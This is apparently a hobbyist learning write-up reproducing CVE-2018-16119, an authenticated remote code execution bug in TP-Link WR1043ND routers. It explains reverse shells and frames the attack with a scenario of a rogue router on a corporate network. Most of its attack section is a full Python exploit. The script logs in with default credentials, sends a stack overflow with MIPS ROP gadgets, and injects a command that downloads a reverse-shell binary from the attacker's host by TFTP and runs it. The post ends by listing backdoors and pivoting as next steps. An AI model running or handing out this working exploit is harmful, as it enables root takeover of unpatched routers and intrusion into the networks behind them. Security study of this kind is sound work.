Virtual Session 8: Hacking a Wifi router
Note: this is Alejandro Parodi’s work. I followed his steps and designed a scenario for my learning
In this episode, I want to experiment an exploit on a physical router. This is the one I found in FabLab4D stock. Brand new, still in original package.

This is a TP-Link WR1043ND. (Note: in the background, please meet AR4, our 6DoF robot from Annin Robotics)
My goal is to understand and reproduce the CVE-2018-16119: Authenticated Remote Code Execution in TP-Link WR1043ND See https://github.com/hdbreaker/CVE-2018-16119/tree/master
Part 1 - What CVE is about
CVE stands for Common Vulnerabilities and Exposures. It’s essentially a standardized naming and cataloging system for publicly known security vulnerabilities.
- Who runs it
It’s maintained by MITRE Corporation, a nonprofit, and funded by the US government (specifically CISA — the Cybersecurity and Infrastructure Security Agency). It’s been running since 1999 and is now the universal standard the security industry uses to refer to vulnerabilities.
- What a CVE ID looks like
Every vulnerability gets a unique identifier in the format: CVE-[YEAR]-[NUMBER]. So CVE-2018-16119 means it was assigned in 2018 and is entry number 16119. The year reflects when it was assigned, not necessarily when it was discovered or disclosed.
CVE-2018-16119 is a critical authenticated remote code execution vulnerability affecting TP-Link TL-WR1043ND routers. This vulnerability allows authenticated attackers to execute arbitrary commands on the target device with root privileges, potentially leading to complete system compromise.

My goal for today is to get a “Reverse shell”. Reverse shells are preferred by attackers because firewalls typically block incoming connections to a device but allow outgoing ones. By having the router initiate the connection, the exploit bypasses that restriction.
-
The roles flip. The attacker just listens passively. The target initiates the outbound connection back to the attacker. Firewalls almost never block outbound traffic, so it sails right through.
-
The attacker’s netcat listener receives the connection and gets dropped into a root shell on the router — they can now type commands as if they were sitting at the device itself.
So, How to hack a router… ?
Part 2 - Setup an environment
Hardware and networking

Let’s assume that an employee did something risky. No bad intention there, he was just not happy with the answer from our IT guy when he asked “Can I connect my BYOD (a tablet) to the corporate network ?” and the answer was “You call is not important.. so wait..”
So.. he found out a solution by himself, an old router abandonned by a previous IT guy. The router is now connected through an unprotected wall mount ethernet port to unmanaged switch H, physical port #3, i.e vlan LAB8, i.e the servers !

The employee has minimal knowledge in networking. By default, admin user and password are .. obvious (just read the user manual) He didn’t feel the need to change it..

The employee’s tablet connnects succesfully, so does the bad guy’s laptop from the parking lot adjacent to the warehouse.
Imagine a hooded hacker hunched over a glowing terminal in a classic American car, parked alone in a dark lot. The green phosphor glow of the laptop screen lights up their face and glasses from below, while a couple of distant street lamps barely cut through the darkness. Rain streaks on the windshield, stars and a crescent moon overhead, and the quiet hum of late-night code.
The bad guy laptop
This is a standard Linux distribution, with root privileges and with some additionnal software:
- binwalk (pre-installed on Kali Linux)
- netcat (pre-installed on Kali Linux)
- docker
sudo apt update
sudo apt install -y docker.io
sudo systemctl enable docker --now
sudo docker run hello-world
He is connected to Wifi… and exploring

Good starting point… but he cannot stay in the parking lot forever. He has other hacking business to do elsewhere..
So, what about some tuning on the router to make it reachable later without being on site ?
Part 3 - Understand the beast
Routers have very limited storage (often just 4–16MB of flash memory). SquashFS compresses the entire Linux filesystem — the OS, web interface, configuration tools — into that tiny space. It’s read-only by design, which suits firmware well since the core system files aren’t meant to change during normal operation. What’s inside it When extracted, it looks like a standard Linux filesystem:
bin/ — basic binaries (ls, cat, sh) etc/ — configuration files lib/ — shared libraries usr/ — application files, including the router’s web server and admin interface www/ — the web UI files
A tool called binwalk is commonly used — it scans a firmware .bin file, detects the SquashFS partition inside it, and extracts it. That’s what the squashfs-root/ directory in the document represents — the extracted firmware filesystem of the TP-Link router, used to analyze the vulnerability offline before testing it on a real device.
Since the SquashFS is already available on the GitHub, I will skip that step.
Part 4 - “Tuning” the router software
See on https://github.com/hdbreaker/CVE-2018-16119/tree/master
I did not run all the steps since the docker is not available anymore.
-
Step 1: Compile the Reverse Shell Payload (The idea is to create a compiled binary and to make it availalble on a TFTP server, on hacker’s laptop)
-
Step 2: Set Up the Reverse Shell Listener (so he can gets a shell running on the router)
Part 5 - Execute the Exploit.
- Authenticate to the target router
- Start a TFTP server on port 69
- Exploit the vulnerability to download and execute the reverse shell (prepared at step 1)
- Establish a connection back to your listener (prepared at step 2)
# Title: TP-Link TL-WR1043ND - Authenticated Remote Code Execution
# Author: Alejandro Parodi
# Date: 2018-10-19
# Vendor Homepage: https://www.tp-link.com/
# Afected Hardware: https://www.tp-link.com/au/products/details/cat-9_TL-WR1043ND.html
# Version: Tested Over Firmware v2.1
# CVE: CVE-2018-16119
# References:
# https://www.secsignal.org/news/exploiting-route...[WIP]
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-16119
# Twitter: @SecSignal

import re
import os
import md5
import sys
import time
import struct
import base64
import urllib
import requests

if os.geteuid() != 0:
    exit("You need to have root privileges to run this script. Sorry!\n")

print "[#] Starting TFTP Server, please run as root!"
wifi_interface = "en1" # Yep I am a MAC User!
cmd = "ptftpd -p 69 %s ./tftp_server &" % wifi_interface
os.system(cmd)
time.sleep(1)

print "[#] Trying to obtein a valid Session!"
base_url = "http://192.168.0.1"
login_url = base_url+"/userRpm/LoginRpm.htm?Save=Save"
router_user = "admin"
router_passwd = "admin"
basic_string = base64.b64encode(router_user + ":" + router_passwd)
cookie_auth_string = urllib.quote("Basic "+base64.b64encode(router_user + ":" + md5.new(router_passwd).hexdigest()))

headers = {
            "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0",
            "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
            "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate",
            "Referer": "http://192.168.0.1/",
            "Cookie": "Authorization="+cookie_auth_string,
            "Authorization": "Basic "+basic_string,
            "Connection": "close",
            "Upgrade-Insecure-Requests": "1"
          }

session_id = ""
for tries in range(0,5):
    try:
        r = requests.get(login_url, headers=headers)
        session_id = re.findall('[A-Z]{16}', r.text)[0]
    except:
        pass
    if session_id != "":
        print "[#] A session was obteined!"
        break
    if tries == 4:
        print "[-] Exploit Failed :("
        sys.exit()

print "[#] Crafting Payload"
# Padding for the Overflow
padding = "D"*260

# mov $a0, $s2; jmp $s1
# This will setthe argument of System Syscall
# $s2 contain the p_cmd
# $s2 will be moved to $a0 (First Argument in MIPS Syscall Convention)
# After this the exploit will jump to $s1 (System Address)
# Gadget in libuClib-0.9.30
s0 = "%2A%B2%B7%E8" # Big Endian Address

# System Address in libuClib-0.9.30
s1 = "%2A%B3%21%50" # Big Endian Address

# mov $s2, $sp, jmp s0;
# This is the Stack Pivot
# $sp is pointing to the command to execute
# and will be moved to $s2, after this will jump to $s0
# # Gadget in libuClib-0.9.30
pc = "%2A%AF%84%C0" # Big Endian Address
rop_junk = "X" * 24
p_cmd = "tftp%20-g%20-r%20shh%20192.168.0.103;chmod%20777%20shh;./shh"

rop = pc + rop_junk + p_cmd
payload = padding + s0 + s1 + rop

print "[#] Triggering the Bug"
print "[#] Wait some seconds and enjoy your Shell!!!"
bof_url = base_url+"/"+session_id+"/userRpm/MediaServerFoldersCfgRpm.htm?displayName=bof&shareEntire="+payload+"&no_use_para_just_fix_ie_sub_bug=&Save=Save"
requests.get(bof_url, headers=headers)
So, he got a shell ?
No, not THAT shell !

What can we do from there:
- Modify router configurations
- Monitor network traffic
- Use the device as a pivot point for lateral movement
- Install persistent backdoors
- Disrupt network connectivity